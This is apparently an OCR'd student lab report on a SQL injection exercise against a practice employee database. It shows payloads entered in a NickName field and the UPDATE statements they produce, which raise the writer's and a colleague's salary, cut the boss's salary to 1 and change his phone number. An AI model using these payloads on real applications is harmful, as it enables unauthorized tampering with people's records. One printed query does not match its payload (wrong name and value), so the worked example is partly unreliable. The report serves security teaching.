


Figure 3.1.1.1. Login to the user profile " Vasilis "




Figure 3.1.1.2. The account information of the user " Vasilis "


For the need of the attack in order to increase our salary, we filled in the NickName field the command:

```
', Salary =750000 WHERE Name =' Vasilis ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', Salary=750000 WHERE
Name='Vasilis' # …
```

3 .1.2 Results



3.1.2.1 . SQL Injection attack on the salary of user " Vasilis "




Figure 3.1.2.2. The salary of the user " Vasilis " before the attack




Figure 3.1.2.3. The salary of the user " Vasilis " after the attack

3 .1.3 Observations

The " WHERE " parameter Name = ' Vasilis '" and filling in the NickName field only modifies the " Salary " field of the user " Vasilis "

3.2 Modifying other users' details

3.2.1 Actions

For the need of the attack in order to increase the salary of our colleague " Aggelos ", we filled in the NickName field the command:

```
', Salary =745000 WHERE Name =' Aggelos ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', Salary=7450000 WHERE
Name='Vasilis' # …
```

For the purpose of the attack to reduce the salary of our boss " Boby ", we filled in the NickName field with the command:

```
', Salary =1 WHERE Name =' Boby ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', Salary=1 WHERE
Name=' Boby ' # …
```


For the purpose of the attack, in order to change the phone number of our boss " Boby ", we filled in the NickName field with the command:

```
', PhoneNumber ='3333333333' WHERE Name=' Boby ' #
```


From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', PhoneNumber ='3333333333' WHERE
Name=' Boby ' # …
```


3 .2.2 Results



3.2.2.1 **.** SQL Injection attack on the salary of user " Aggelos "



3.2.2.2 **.** SQL Injection attack on user " Boby "' s salary



3.2.2.3 **.** SQL Injection attack on user " Boby " 's phone




Figure 3.2.2.4. The SQL results Injection attack on the salary of user " Aggelos "




Figure 3.2.2.5. " Boby 's" salary before and after SQL Injection

